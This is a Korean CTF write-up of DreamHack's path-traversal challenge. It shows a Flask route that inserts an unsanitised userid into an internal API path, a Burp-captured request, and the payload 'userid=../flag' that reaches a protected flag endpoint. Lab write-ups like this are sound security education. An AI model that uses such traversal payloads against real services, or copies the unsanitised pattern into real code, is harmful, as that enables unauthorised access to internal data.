DreamHack pathtraversal 문제


2021-09-05


```python
@app.route('/get_info', methods=['GET', 'POST'])
def get_info():
    if request.method == 'GET':
        return render_template('get_info.html')
    elif request.method == 'POST':
        userid = request.form.get('userid', '')
        info = requests.get(f'{API_HOST}/api/user/{userid}').text
        return render_template('get_info.html', info=info)
```

코드를 보면 위와 같이 API_HOST와 userid가 다른 처리없이 경로에 포함되어 있다.
이를 이용해 상위 DIR에 접근이 가능해 보인다.

```python
@app.route('/api/flag')
@internal_api
def flag():
    return FLAG
```

여기서 왼쪽 코드를 보면 /api/flag에 접근하면 flag를 얻을 수 있다.





이를 위해 사이트에서 ../flag를 입력해보면 오른쪽 그림과 같이 {}로 아무것도 아무것도 return이 없는 것을 볼 수 있다. 이를 해결하기 위해 Burp suite를 이용해 request를 잡아보면

```
1  POST /get_info HTTP/1.1
2  Host: host1.dreamhack.games:24419
3  Content-Length: 8
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://host1.dreamhack.games:24419
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
   Chrome/92.0.4515.159 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/a
   signed-exchange;v=b3;q=0.9
10 Referer: http://host1.dreamhack.games:24419/get_info
11 Accept-Encoding: gzip, deflate
12 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
13 Connection: close
14
15 userid=0
```

이와 같이 userid로 request를 보내는 것을 확인할 수 있다.

이를 이용해 userid를 ../flag로 수정한후 request를 보내면

```
userid=../flag
```

Flag를 확인할 수 있다.